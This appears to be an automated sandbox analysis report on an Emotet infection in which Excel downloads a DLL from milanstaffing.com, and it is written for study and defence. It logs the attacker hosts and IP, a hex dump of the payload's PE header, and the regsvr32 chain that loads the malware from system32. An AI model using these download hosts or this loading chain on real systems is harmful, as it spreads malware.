------------------------------------------------------------------------------------------------------------------------------------------|
| May 23, 2022<br>09:50:10.723124981<br>CEST | 648                | IN        | HTTP/1.1 200 OK<br>Date: Mon, 23 May 2022 07:50:10 GMT<br>Server: Apache<br>X-Powered-By: PHP/7.3.33<br>Cache-Control: no-cache, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 23 May 2022 07:50:10 GMT<br>Content-Disposition: attachment; filename="1Cb5zOjLgWGDemz55C5.dll"<br>Content-Transfer-Encoding: binary<br>Set-Cookie: 628b3cb29fetc=1653292210; expires=Mon, 23-May-2022 07:51:10 GMT; Max-Age=60; path=/<br>Last-Modified: Mon, 23 May 2022 07:50:10 GMT<br>Content-Length: 371200<br>X-Content-Type-Options: nosniff<br>Vary: User-Agent<br>Keep-Alive: timeout=5, max=100<br>Connection: Keep-Alive<br>Content-Type: application/x-msdownload<br>Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01<br>4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64<br>65 2e 0d 0d 0a 24 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4<br>f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4<br>f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4<br>5 00 00 64 86 06 00 f5 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 a2 03 00 00 00 00 00 80<br>35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 05 00 02 00 00 00 00 00<br>00 00 06 00 00 04 00 00 c7 1d 06 00 02 00 40 01 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00<br>00 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 aa 02 00 84 00 00 00 e4 a1 02 00 50 00 00 00 00 00 03 00 fc e9<br>02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 f0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98<br>02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 34 8b 00<br>00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37<br>00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc<br>0f 00 00 00 f0 02 00 00 10 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00<br>fc e9 02 00 00 00 03 00 00 ea 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 0<br>0 fc 06 00 00 00 f0 05 00 00 08 00 00 00 a2 05 00 00 00<br>Data Ascii: MZ@!L!This program cannot be run in DOS mode.\$8ikikikikikikihkikikikikikikikRichikPEd{b" 5@P .text<br>`rdata4 @@.data7@.pdata@@.rsrc@@.reloc |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                              |
|------------|--------------|-------------|----------------|------------------|------------------------------------------------------|
| 3          | 192.168.2.22 | 49174       | 107.189.3.39   | 80               | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| Timestamp                                  | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                          |
|--------------------------------------------|--------------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 23, 2022<br>09:50:16.716734886<br>CEST | 1041               | OUT       | GET /images/D4TRnDubF/ HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: milanstaffing.com<br>Connection: Keep-Alive |



|                               |                                                                               |
|-------------------------------|-------------------------------------------------------------------------------|
| Start time:                   | 09:50:12                                                                      |
| Start date:                   | 23/05/2022                                                                    |
| Path:                         | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                          |
| Wow64 process (32bit):        | false                                                                         |
| Commandline:                  | "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding |
| Imagebase:                    | 0x13fad0000                                                                   |
| File size:                    | 28253536 bytes                                                                |
| MD5 hash:                     | D53B85E21886D2AF9815C377537BCAC3                                              |
| Has elevated privileges:      | true                                                                          |
| Has administrator privileges: | true                                                                          |
| Programmed in:                | C, C++ or other language                                                      |
| Reputation:                   | high                                                                          |

|                            |
|----------------------------|
| <b>File Activities</b>     |
| <b>Registry Activities</b> |

|                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Analysis Process: regsvr32.exe</b> PID: 2180, Parent PID: 2816 |                                                                                                                                                                                                                                                                                                                                                                                                                               |
| <b>General</b>                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Target ID:                                                        | 3                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                                                       | 09:50:22                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                                                       | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                                                             | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                                                      | C:\Windows\System32\regsvr32.exe /S ..\luxevr1.ocx                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                                                        | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File size:                                                        | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                                                         | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:                                          | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges:                                     | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                                                    | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                                                     | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.917379514.0000000001FE0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.917541181.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                                                       | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

| <b>File Activities</b>                                                              |               |            |            |            |                |                |        |
|-------------------------------------------------------------------------------------|---------------|------------|------------|------------|----------------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |               |            |            |            |                |                |        |
| File Path                                                                           | Access        | Attributes | Options    | Completion | Count          | Source Address | Symbol |
| Old File Path                                                                       | New File Path |            |            | Completion | Count          | Source Address | Symbol |
| File Path                                                                           | Offset        | Length     | Completion | Count      | Source Address | Symbol         |        |

|                                                                   |                                                                                         |
|-------------------------------------------------------------------|-----------------------------------------------------------------------------------------|
| <b>Analysis Process: regsvr32.exe</b> PID: 2420, Parent PID: 2180 |                                                                                         |
| <b>General</b>                                                    |                                                                                         |
| Target ID:                                                        | 4                                                                                       |
| Start time:                                                       | 09:50:24                                                                                |
| Start date:                                                       | 23/05/2022                                                                              |
| Path:                                                             | C:\Windows\System32\regsvr32.exe                                                        |
| Wow64 process (32bit):                                            | false                                                                                   |
| Commandline:                                                      | C:\Windows\system32\regsvr32.exe "C:\Windows\system32\RrQZitdNyyvCFEhelpDnxsvRJJXW.dll" |
| Imagebase:                                                        | 0xffa30000                                                                              |
| File size:                                                        | 19456 bytes                                                                             |
| MD5 hash:                                                         | 59BCE9F07985F8A4204F4D6554CFF708                                                        |
| Has elevated privileges:                                          | true                                                                                    |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1214643345.00000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1215293806.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                            |

### File Activities

#### File Created

| File Path                                    | Access                                       | Attributes           | Options                                          | Completion      | Count | Source Address | Symbol               |
|----------------------------------------------|----------------------------------------------|----------------------|--------------------------------------------------|-----------------|-------|----------------|----------------------|
| C:\Users\user\AppData\Local\Temp\CabE354.tmp | read attributes   synchronize   generic read | device   sparse file | synchronous io<br>non alert   non directory file | success or wait | 1     | 18002BB94      | HttpSendRe<br>questW |
| C:\Users\user\AppData\Local\Temp\TarE355.tmp | read attributes   synchronize   generic read | device   sparse file | synchronous io<br>non alert   non directory file | success or wait | 1     | 18002BB94      | HttpSendRe<br>questW |

| File Path | Completion | Count | Source Address | Symbol |
|-----------|------------|-------|----------------|--------|
|-----------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

### Analysis Process: regsvr32.exe PID: 2408, Parent PID: 2816

#### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 5                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                   | 09:50:24                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\System32\regsvr32.exe /S ..\luxevr2.ocx                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.925354980.00000000004F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.925541937.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

Analysis Process: regsvr32.exe    PID: 3020, Parent PID: 2408

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 6                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start time:                   | 09:50:27                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Commandline:                  | C:\Windows\system32\regsvr32.exe "C:\Windows\system32\MreGm\Zazriwdkuo.dll"                                                                                                                                                                                                                                                                                                                                                     |
| Imagebase:                    | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                                |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1215133055.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.1214621068.00000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                            |

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

Analysis Process: regsvr32.exe    PID: 2412, Parent PID: 2816

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 7                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                   | 09:50:29                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\System32\regsvr32.exe /S ..\luxevr3.ocx                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.932534809.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.932327058.00000000002E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

**Analysis Process: regsvr32.exe** PID: 2944, Parent PID: 2412

**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 8                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start time:                   | 09:50:31                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Commandline:                  | C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AnDDvm\lwQjfM.dll"                                                                                                                                                                                                                                                                                                                                                        |
| Imagebase:                    | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                                |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1214454935.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1215228939.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                            |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

**Registry Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

**Analysis Process: regsvr32.exe** PID: 1740, Parent PID: 2816

**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 9                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                   | 09:50:35                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\System32\regsvr32.exe /S ..\luxevr4.ocx                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0xffa30000                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                              |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                      |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.947582927.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.946842260.0000000000450000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                          |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| Old File Path | New File Path | Completion | Count      | Source Address | Symbol         |        |
|---------------|---------------|------------|------------|----------------|----------------|--------|
|               |               |            |            |                |                |        |
| File Path     | Offset        | Length     | Completion | Count          | Source Address | Symbol |

**Analysis Process: regsvr32.exe** PID: 2680, Parent PID: 1740

**General**

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 10                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Start time:                   | 09:50:37                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Start date:                   | 23/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Path:                         | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                 |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Commandline:                  | C:\Windows\system32\regsvr32.exe "C:\Windows\system32\lvkabqgmpEJ\fkKh.dll"                                                                                                                                                                                                                                                                                                                                                      |
| Imagebase:                    | 0ffa30000                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File size:                    | 19456 bytes                                                                                                                                                                                                                                                                                                                                                                                                                      |
| MD5 hash:                     | 59BCE9F07985F8A4204F4D6554CFF708                                                                                                                                                                                                                                                                                                                                                                                                 |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                         |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1215258266.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1214677851.000000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                             |

**File Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

**Registry Activities**

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

**Disassembly**

 No disassembly